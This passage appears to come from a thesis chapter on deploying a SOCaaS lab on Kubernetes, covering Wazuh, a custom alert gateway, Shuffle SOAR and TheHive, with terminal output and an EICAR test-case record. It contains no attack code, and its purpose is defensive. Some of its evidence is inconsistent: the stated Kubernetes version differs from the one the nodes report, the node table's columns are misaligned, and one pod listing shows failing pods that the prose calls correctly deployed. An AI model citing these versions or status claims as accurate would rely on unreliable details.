Linux victim endpoint	victim-01	192.168.122.180	Linux monitored endpoint used for attack simulation and endpoint telemetry validation.
Windows victim endpoint	win10-victim	192.168.122.98	Windows monitored endpoint used for Windows security, malware, process, and network event validation.




Figure 4.1: SOCAas Kubernetes Cluster Architecture

The Parrot OS host runs KVM/QEMU and libvirt, with the `virbr0` network interconnecting the Kubernetes nodes and monitored endpoints. The node `k8s-worker1` is dedicated to SIEM workloads, while `k8s-worker2` hosts SOAR, Pipeline Gateway, and TheHive workloads. Linux and Windows victim endpoints appear as monitored systems connected to Wazuh agents.

4.3 Deployment of the Kubernetes Cluster

The Kubernetes cluster was deployed using Kubernetes version `v1.30.14`. The selected container runtime was `containerd 2.2.1`, and the cluster networking layer was implemented using Calico `v3.28.5`. Helm was later used as the package manager for SOCAas components. This combination provided a stable foundation for hosting containerized security tools while keeping the deployment close to production Kubernetes practices [19, 4, 53].

The first implementation step consisted of installing and configuring `containerd` on all Kubernetes nodes. The runtime was configured before installing Kubernetes components because every pod scheduled by Kubernetes depends on a functional container runtime. Afterward, the packages `kubeadm`, `kubelet`, and `kubectl` were installed on the control-plane and worker nodes. The `kubelet` service manages pod execution on each node, `kubeadm` provides the initialization and joining workflow, and `kubectl` provides the administrative interface used to verify and manage the cluster [20].

The control-plane was initialized on `k8s-master` using `kubeadm init`. This operation created the Kubernetes API server, controller manager, scheduler, and required cluster state configuration. After the control-plane became available, Calico was deployed to provide pod-to-pod networking across the cluster. Calico was selected because it is a mature Kubernetes CNI and supports network policy capabilities, which are important for future hardening of SOCAas communications.

The worker nodes `k8s-worker1` and `k8s-worker2` were then joined to the cluster using the join command produced by the control-plane initialization process. The cluster status was verified after the join operation to ensure that all nodes reached the `Ready` state and that Calico pods were running correctly. Detailed terminal commands and full installation evidence are preserved in the implementation evidence appendix when required.

```

> kubeadm version
kubect1 version --client
kubelet --version
kubeadm version: &version.Info{Major:"1", Minor:"30", GitVersion:"v1.30.14",
GitCommit:"9e18483918821121abdf9aa82bc14d66df5d68cd", GitTreeState:"clean",
BuildDate:"2025-06-17T18:34:53Z", GoVersion:"go1.23.10", Compiler:"gc", Pla
tform:"linux/amd64"}
Client Version: v1.30.14
Kustomize Version: v5.0.4-0.20230601165947-6ce0bf390ce3
Kubernetes v1.30.14

```

Figure 4.2: Installed Kubernetes Packages and Versions

The package version evidence confirms that `kubeadm`, `kubelet`, and `kubect1` were installed and available for the cluster deployment workflow.

```

NAME      STATUS   AGE   VERSION   INTERNAL-IP   OS-IMAGE   KERNEL-VERSION   CONTAINER-RUNTIME
k8s-master   Ready    16d   v1.28.15   192.168.122.10   Ubuntu     22.04.5           LTS
k8s-worker1  Ready    16d   v1.28.15   192.168.122.11   Ubuntu     22.04.5           LTS
k8s-worker2  Ready    16d   v1.28.15   192.168.122.12   Ubuntu     22.04.5           LTS

```

Figure 4.3: Kubernetes Cluster Status

All three nodes are in the `Ready` state with `containerd` as the container runtime. Node internal IP addresses are 192.168.122.10 (master), 192.168.122.11 (worker1), and 192.168.122.12 (worker2).

4.4 Deployment of SOCaaS Security Tools

The SOCaaS security tools were deployed on Kubernetes through manifests and Helm packaging. Namespaces were used to organize the platform according to functional areas. The namespace `socaas-system` stores Helm release state, `socaas-siem` contains the Wazuh SIEM deployment, `socaas-soar` contains Shuffle, Pipeline Gateway, Redis, and OpenSearch, and `socaas-thehive` contains TheHive, Cassandra, MinIO, and Elasticsearch.

This namespace separation improves operational clarity. It allows SIEM, SOAR, and case management resources to be inspected independently while preserving the integration between them through Kubernetes services and webhooks. It also prepares the platform for future hardening, where network policies and role-based access controls can be applied by namespace.


4.4.1 Wazuh SIEM Deployment

Wazuh was deployed as the SIEM layer of SOCaaS in the `socaas-siem` namespace. The deployed components include Wazuh Manager 4.8.2, Wazuh Indexer 4.8.2, and Wazuh Dashboard 4.8.2. These workloads were placed on `k8s-worker1`, which was dedicated to SIEM processing in order to separate detection and indexing activities from SOAR and case management workloads [61, 60, 58].

The Wazuh Manager receives endpoint telemetry from agents installed on the monitored Linux and Windows machines. The Linux agent was installed on `victim-01`, and the Windows agent was installed on `win10-victim`. These agents collect file integrity events, operating system events, Windows Defender alerts, process activity, and network-related telemetry. The Wazuh Dashboard provides the analyst-facing visualization interface, while the Wazuh Indexer stores indexed security events and alerts. This design reflects the central role of log collection, indexing, correlation, and review in security monitoring [3, 56].

Custom Wazuh rules were added to support SOCaaS validation scenarios. These rules include UFW and port scan detection, File Integrity Monitoring malware detection, Windows Defender malware detection, and Windows process and network event detection. Their role is to convert raw endpoint activity into structured alerts that can be consumed by the automation pipeline.

To connect Wazuh with the SOCaaS automation layer, a Wazuh Alert Forwarder sidecar was implemented. This sidecar forwards Wazuh alerts to the Pipeline Gateway instead of sending raw alerts directly to Shuffle. This design gives SOCaaS a controlled integration point where alerts can be validated, normalized, enriched, and deduplicated before entering the SOAR workflow.



```

@ /srv/socaas > on main 78
> kubectl get pods -n socaas-siem \
-o custom-columns='NAME:.metadata.name,READY:.status.containerStatuses[*].ready,STATUS:.status.phase,RESTARTS:
,status.containerStatuses[*].restartCount,AGE:.metadata.creationTimestamp,IP:.status.podIP'
NAME                                READY    STATUS    RESTARTS   AGE                IP
socaas-wazuh-dashboard-8648cd5457-r2bf5    true     Running    16         2026-05-04T14:19:59Z    10.244.194.83
socaas-wazuh-indexer-0                    true     Running    17         2026-05-03T18:51:26Z    10.244.194.89
socaas-wazuh-manager-0                    true,true Running    7,7         2026-05-13T13:58:13Z    10.244.194.87

```

Figure 4.4: Wazuh Pods Running

The Wazuh Dashboard, Wazuh Indexer, and Wazuh Manager pods are in the `Running` state with their respective readiness counts, restart counts, and pod IP addresses allocated on the Calico network.




Figure 4.5: Wazuh Dashboard – Endpoints




Figure 4.6: Wazuh File Integrity Monitoring Alerts

The FIM dashboard displays syscheck alerts for agent 001 (DESKTOP-2CA1J07), showing file actions including deletion, modification, and addition events detected during the validation scenarios.

4.4.2 Pipeline Gateway Deployment

The Pipeline Gateway is a custom integration service implemented with Python 3.12. It acts as the controlled bridge between Wazuh, Shuffle SOAR, and TheHive. Wazuh alerts are sent by the Alert Forwarder to the Pipeline Gateway endpoint `/hooks/wazuh`. Each incoming


request is validated using a webhook secret so that unauthorized systems cannot inject alerts into the automation pipeline.

After validation, the Pipeline Gateway extracts observables from the Wazuh alert. These observables include IP addresses, domains, hashes, URLs, ports, and process names. The extracted values are transformed into a normalized alert structure before any AI-assisted processing is performed. This is an important design decision, because deterministic parsing ensures that downstream automation receives explicit evidence rather than inferred or hallucinated indicators.

The gateway also performs VirusTotal enrichment where applicable. Public IP addresses, domains, hashes, and URLs can be enriched to add reputation and threat intelligence context to the alert. Private laboratory addresses, such as those in 192.168.122.0/24, are handled with caution because they cannot be meaningfully scored by public reputation services [55].

Alert deduplication is implemented using a 300-second TTL cache. During noisy activity, such as port scanning, Wazuh may generate several alerts that represent the same operational incident. The deduplication mechanism reduces repeated alerts before they reach Shuffle and TheHive, helping analysts focus on actionable cases rather than duplicate notifications.

The resulting data flow is Wazuh alert, Alert Forwarder, Pipeline Gateway, deduplication, VirusTotal enrichment, Shuffle workflow, and TheHive context creation. The Pipeline Gateway therefore provides both security control and operational quality control for the SOCaaS pipeline.



```

> kubectl get pods -n socaas-soar
NAME                                READY   STATUS    RESTARTS   AGE
socaas-pipeline-gateway-75979cbc9c-56n7t  0/1     Running   9 (3s ago)  15d
socaas-redis-76bbdc5b7-9wpwq             0/1     Running   18 (7d2h ago)  22d
socaas-shuffle-backend-6f8b8b687b-dgflt   0/1     Running   18 (7d2h ago)  22d
socaas-shuffle-frontend-5f45d4768d-2qsnp  0/1     Running   21 (7d2h ago)  22d
socaas-shuffle-opensearch-0               0/1     Running   18 (7d2h ago)  22d
socaas-shuffle-orborus-86cfbb7796-6x4kj   0/1     Error     8            15d

```

NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
docker-tcp	ClusterIP	10.108.98.206	<none>	2375/TCP	19d
socaas-pipeline-gateway	NodePort	10.99.57.196	<none>	8080:30001/TCP	22d
socaas-redis	ClusterIP	10.96.17.16	<none>	6379/TCP	22d
socaas-shuffle-backend	ClusterIP	10.104.153.174	<none>	5001/TCP	22d
socaas-shuffle-frontend	NodePort	10.107.175.241	<none>	80:30080/TCP	22d
socaas-shuffle-opensearch	ClusterIP	10.107.25.203	<none>	9200/TCP	22d

Figure 4.7: Pipeline Gateway Pod and Kubernetes Service

The Kubernetes service evidence shows that the Pipeline Gateway is exposed in the `socaas-soar` namespace through a NodePort service on port 30001. The screenshot is used as deployment and service-exposure evidence; pod readiness shown in this terminal view should not be interpreted as a full health validation of all SOAR components.

4.4.3 Shuffle SOAR Deployment

Shuffle was deployed in the `socaas-soar` namespace as the SOAR component of SOCaaS. The deployment includes Shuffle Frontend, Shuffle Backend, Orborus, Redis, and OpenSearch. Shuffle receives normalized alerts from the Pipeline Gateway and executes the automation workflow responsible for triage, enrichment, notification, and case creation [47, 46].

The implemented workflow is named **SOCaaS Wazuh Alert Triage**. It begins with a webhook trigger and proceeds through alert normalization, threat intelligence enrichment, AI-assisted recommendation generation, notification construction, and TheHive case creation. The workflow was designed to keep the analyst informed while also preserving detailed evidence inside TheHive.

Table 4.2: SOCaaS Wazuh Alert Triage Workflow

Step	Workflow Action	Operational Purpose
1	Webhook Reception	Receives the normalized alert sent by the Pipeline Gateway.
2	Alert Normalization	Confirms that alert fields are consistently structured before enrichment and notification.
3	Threat Intelligence Enrichment	Enriches extracted observables with external reputation and threat intelligence where applicable.
4	AI Recommendation Generation	Produces analyst-oriented response recommendations from structured alert context.
5	Investigation Context Building	Builds the investigation narrative used for TheHive cases and email notifications.
6	Telegram Notification	Sends a short alert to analysts for rapid awareness.
7	Email Notification	Sends a richer notification containing evidence and recommended actions.
8	TheHive Case Creation	Creates a formal case in TheHive with observables and triage context.
9	Final Response	Returns the workflow execution status after automation is completed.

Telegram was intentionally limited to short alerts because mobile notifications should provide immediate awareness without overwhelming the analyst. TheHive and email receive richer context, including observables, enrichment results, and AI-assisted recommendations, because these channels are better suited to formal investigation.

```

C:\> cd /srv/socaas > on P main 77
> kubectl get pods -n socaas-soar \
-o custom-columns='NAME:.metadata.name,READY:.status.containerStatuses[*].ready,STATUS:.status.phase,RESTARTS:
,status.containerStatuses[*].restartCount,AGE:.metadata.creationTimestamp,IP:.status.podIP'
NAME                                READY STATUS  RESTARTS  AGE              IP
socaas-pipeline-gateway-75979cbc9c-56n7t true   Running   8         2026-05-11T13:28:36Z 10.244.126.11
socaas-redis-76bbdc5b7-9wpwq        true   Running   17        2026-05-03T18:51:26Z 10.244.126.47
socaas-shuffle-backend-6f8b8b687b-dgflt true   Running   17        2026-05-03T18:51:26Z 10.244.126.18
socaas-shuffle-frontend-5f45d4768d-2qsnp true   Running   20        2026-05-03T18:55:34Z 10.244.126.60
socaas-shuffle-opensearch-0         true   Running   17        2026-05-03T18:51:26Z 10.244.126.58
socaas-shuffle-orborus-86cfbb7796-6x4kj true   Running   8         2026-05-11T13:39:58Z 10.244.126.28

```

Figure 4.8: Shuffle Pods Running

The Shuffle Frontend, Backend, Orborus, Redis, OpenSearch, and Pipeline Gateway pods are operational in the `socaas-soar` namespace, confirming that the SOAR layer is correctly deployed.




Figure 4.9: Shuffle Dashboard and Application Workspace

The Shuffle workspace provides the analyst and administrator interface for managing applications, workflows, and automation executions used by SOCaaS.




Figure 4.10: Shuffle Workflow Canvas

The complete Shuffle workflow showing the webhook trigger, alert normalization, VirusTotal enrichment, AI recommended actions, Telegram and email payload construction, TheHive case creation, malware branch, AI Sandbox request, and final response node.

All Workflow Runs			
REFRESH RUNS			
ALL	FINISHED	EXECUTING	ABORTED
	18/05/2026, 19:50:54	10 + 0 = 10	
	18/05/2026, 19:16:53	10 + 0 = 10	
	17/05/2026, 14:27:37	10 + 0 = 10	
	17/05/2026, 14:24:50	10 + 0 = 10	
	17/05/2026, 14:15:02	10 + 0 = 10	
	17/05/2026, 14:11:28	10 + 0 = 10	

Figure 4.11: Shuffle Workflow Runs Showing Successful SOCaaS Executions

The workflow run evidence confirms that SOCaaS automation executions completed successfully after alerts were received and processed by Shuffle.


4.4.4 TheHive Case Management Deployment

TheHive was deployed in the `socaas-thehive` namespace as the case management component of SOCaaS. The deployed version is TheHive 5.3.11-1. TheHive provides the investigation interface where alerts are transformed into cases, observables, tasks, and evidence records [50, 49].

TheHive was deployed with Cassandra, Elasticsearch 7.10.2, and MinIO. Cassandra stores the primary case data and therefore represents the main database backend for TheHive. Elasticsearch is used as the search index, enabling efficient querying and retrieval of investigation records. MinIO is used as object and file storage for attachments, artifacts, and generated reports. This backend separation is consistent with TheHive documentation, which distinguishes database storage, search indexing, and file storage responsibilities [52, 51].

The organization configured for this implementation is `socaas`. The integration user used by Shuffle is `socaas-shuffle@thehive.local`. API calls to TheHive require the header `X-Organisation: socaas`, which ensures that case creation and observable updates are executed in the correct organizational context.

In the SOCaaS pipeline, TheHive receives enriched alert context from Shuffle. A created case can include the alert summary, extracted observables, VirusTotal enrichment results, AI-assisted analyst recommendations, and references to AI Sandbox reports. This gives the analyst a centralized investigation space instead of forcing them to reconstruct the incident from disconnected tool outputs.



```

@ > /srv/socaas > on main 79
> kubectl get pods -n socaas-thehive \
-o custom-columns='NAME:.metadata.name,READY:.status.containerStatuses[*].ready,STATUS:.status.phase,RESTARTS:.status.containerStatuses[*].restartCount,AGE:.metadata.creationTimestamp,IP:.status.podIP'
NAME                READY  STATUS   RESTARTS  AGE              IP
socaas-cassandra-0   true   Running   17         2026-05-03T18:51:26Z  10.244.126.13
socaas-minio-0       true   Running   17         2026-05-03T18:51:26Z  10.244.126.46
socaas-thehive-95bc7cc99-r56jd  true   Running   11         2026-05-08T16:05:05Z  10.244.126.59
socaas-thehive-elasticsearch-0  true   Running   17         2026-05-03T18:51:26Z  10.244.126.2

```

Figure 4.12: TheHive Pods Running

Cassandra, MinIO, TheHive, and Elasticsearch pods are in the `Running` state with pod IP addresses assigned, confirming that the case management backend is operational.

The screenshot displays the 'Cases' dashboard in TheHive. It features a top navigation bar with a search input, a '+ Create Case' button, and user profile icons. Below the navigation bar, there are tabs for 'default', 'Quick Filters', and 'Export list'. The main content area is a table listing cases. Each case entry includes a status icon (e.g., 'New'), a severity level (e.g., 'CRITICAL'), a case number, a title, and a list of associated tasks, observables, TTPs, and linked alerts. The cases are sorted by date, with the most recent at the top.

Status	Severity	#Number	Title	Details	Assignee	Dates	S.	C.	U.
New	CRITICAL	#335	[SOCaaS][CRITICAL][malware] Rule 554 - DESKTOP-2CA1J07	Tasks: 0, Observables: 0, TTPs: 0, Linked Alerts: 0	S	S. 15/05/2026 14:10, C. 15/05/2026 14:10			
New	CRITICAL	#334	[SOCaaS][CRITICAL][scan] Rule 5718 - victim-01	Tasks: 0, Observables: 0, TTPs: 0, Linked Alerts: 0	S	S. 15/05/2026 14:07, C. 15/05/2026 14:07			
New	LOW	#321	[SOCaaS][LOW] [windows_event] Rule 503 - DESKTOP-2CA1J07	Tasks: 0, Observables: 0, TTPs: 0, Linked Alerts: 0	S	S. 15/05/2026 01:29, C. 15/05/2026 01:29			
New	LOW	#319	[SOCaaS][LOW][generic] Rule 503 - DESKTOP-2CA1J07	Tasks: 0, Observables: 0, TTPs: 0, Linked Alerts: 0	S	S. 15/05/2026 01:05, C. 15/05/2026 01:05			
New	LOW	#313	[SOCaaS][LOW][auth] Rule 60106 - DESKTOP-2CA1J07	Tasks: 0, Observables: 0, TTPs: 0, Linked Alerts: 0	S	S. 15/05/2026 00:34, C. 15/05/2026 00:34			

Figure 4.13: TheHive Cases Dashboard

The dashboard shows multiple SOCaaS cases created by the automation pipeline, including CRITICAL malware and scan cases with associated severity, tags, tasks, observables, TTPs, and linked alerts.

The screenshot displays the TheHive interface for creating a new case. The top navigation bar shows 'Cases / #335' and a search bar. The main content area is divided into a left sidebar and a right main panel.

Left Sidebar:

- Case Header:** #335 [SOCaaS][CRITICAL][malware] Rule 554 - DESKTOP-2CA1J07
- Metadata:**
 - ID: ~82153504
 - Created by: SOCaaS Shuffle Integration
 - Created at: 15/05/2026 14:10
- Severity:** SEVERITY:CRITICAL (highlighted in red)
- TLP:** TLP:AMBER, PAP:AMBER
- Assignee:** SOCaaS Shuffle Integration
- Status:** New
- Start date:** 15/05/2026 14:10
- Tasks completion:** No tasks
- Contributors:** SOCaaS Shuffle Integration

Right Main Panel:

- General Tab:**
 - Tags:** dstip-192.168.122.1 | rule-554, hash-275a021bbfb6489e54d471899f7... | ioc-file-hash, ioc-dns | critical | virustotal-lookup, domain-www.virustotal.com | srcip-192.168.122.98, wazuh | ioc-domain | type-malware | ai-failed, socaas | ioc-urt | ai-recommended-actions | shuffle, alert-type-malware
 - Description:**
 - SOCaaS Security Alert**
 - Case**
 - Case ID: SOC-20260515-130851-554-eicar-malware-1778807852
 - Severity: CRITICAL
 - SOC Score: 21
 - Alert Type: malware
 - Agent**
 - Name: DESKTOP-2CA1J07
 - IP: 192.168.122.98
 - ID: 002
 - Rule**
 - ID: 554
 - Wazuh Level: 12
 - Description: EICAR test file detected - known malware hash
 - Malware / Endpoint Observables**
 - File Name: C:\Users\win10-victim\AppData\Roaming\MicrosoftEdge\update_helper.exe
 - File Path: C:\Users\win10-victim\AppData\Roaming\MicrosoftEdge\update_helper.exe
 - File Hash: 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45c
 - Related Network Observables**
 - Source IP: 192.168.122.98
 - Destination IP: 192.168.122.1
 - Domain: www.virustotal.com
 - URL: <https://www.virustotal.com/gui/file/275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45c>
 - DNS Query: www.virustotal.com
 - VirusTotal**
 - Malicious: 65
 - Suspicious: 0
 - Harmless: 59
 - Undetected: 2
 - Alert Metadata**
 - Alert ID: eicar-malware-1778807852
 - Source: wazuh
 - Recommended Analyst Actions**
 - Review the Wazuh alert manually because AI generation failed or returned an incomplete response.
 - Validate the affected asset, rule description, alert type, and observable fields.

Figure 4.14: Created TheHive Case

A CRITICAL malware case automatically created by the SOCaaS workflow, showing the case ID SOC-20260515-130851-554, severity, SOC score of 21, agent details, Wazuh rule 554 for EICAR test file detection, malware file path and hash, network observables, VirusTotal

results (65 malicious), and AI-recommended analyst actions.

4.5 Implementation of the SOCaaS Helm Chart

The SOCaaS deployment was packaged as a Helm chart named `socaas`. Helm was used because the platform consists of multiple Kubernetes objects distributed across several namespaces, including Deployments, Services, ConfigMaps, storage definitions, environment configuration, and integration endpoints. Managing these resources manually would make the deployment harder to reproduce and more error-prone [11].

The Helm chart provides repeatability. A SOCaaS deployment can be installed, upgraded, or removed through a controlled release process instead of applying individual manifests manually. This is important for a SOCaaS model because the platform is intended to be reusable for different client environments. Helm also makes the project easier to maintain because manifests can be grouped by component and parameterized through values.

The chart structure groups templates according to platform function. SIEM templates define Wazuh-related resources, SOAR templates define Shuffle and Pipeline Gateway resources, and TheHive templates define TheHive and its supporting services. The namespace `socaas-system` stores Helm release state, which helps track the deployed version and operational status of the platform.

```
> tree charts/socaas
charts/socaas
├── Chart.yaml
├── templates
│   ├── _helpers.tpl
│   ├── namespaces.yaml
│   ├── networkpolicies.yaml
│   ├── NOTES.txt
│   ├── pipeline.yaml
│   ├── rbac.yaml
│   ├── secrets.yaml
│   ├── shuffle.yaml
│   ├── storage.yaml
│   ├── thehive.yaml
│   └── wazuh.yaml
├── values-multinode.yaml
└── values.yaml

2 directories, 14 files
```

Figure 4.15: SOCaaS Helm Chart Directory Structure

The chart directory groups deployment values, metadata, templates, and generated chart artifacts in a structure suitable for repeatable SOCaaS installation.

```
> tree charts/socaas/templates
charts/socaas/templates
├── _helpers.tpl
├── namespaces.yaml
├── networkpolicies.yaml
├── NOTES.txt
├── pipeline.yaml
├── rbac.yaml
├── secrets.yaml
├── shuffle.yaml
├── storage.yaml
├── thehive.yaml
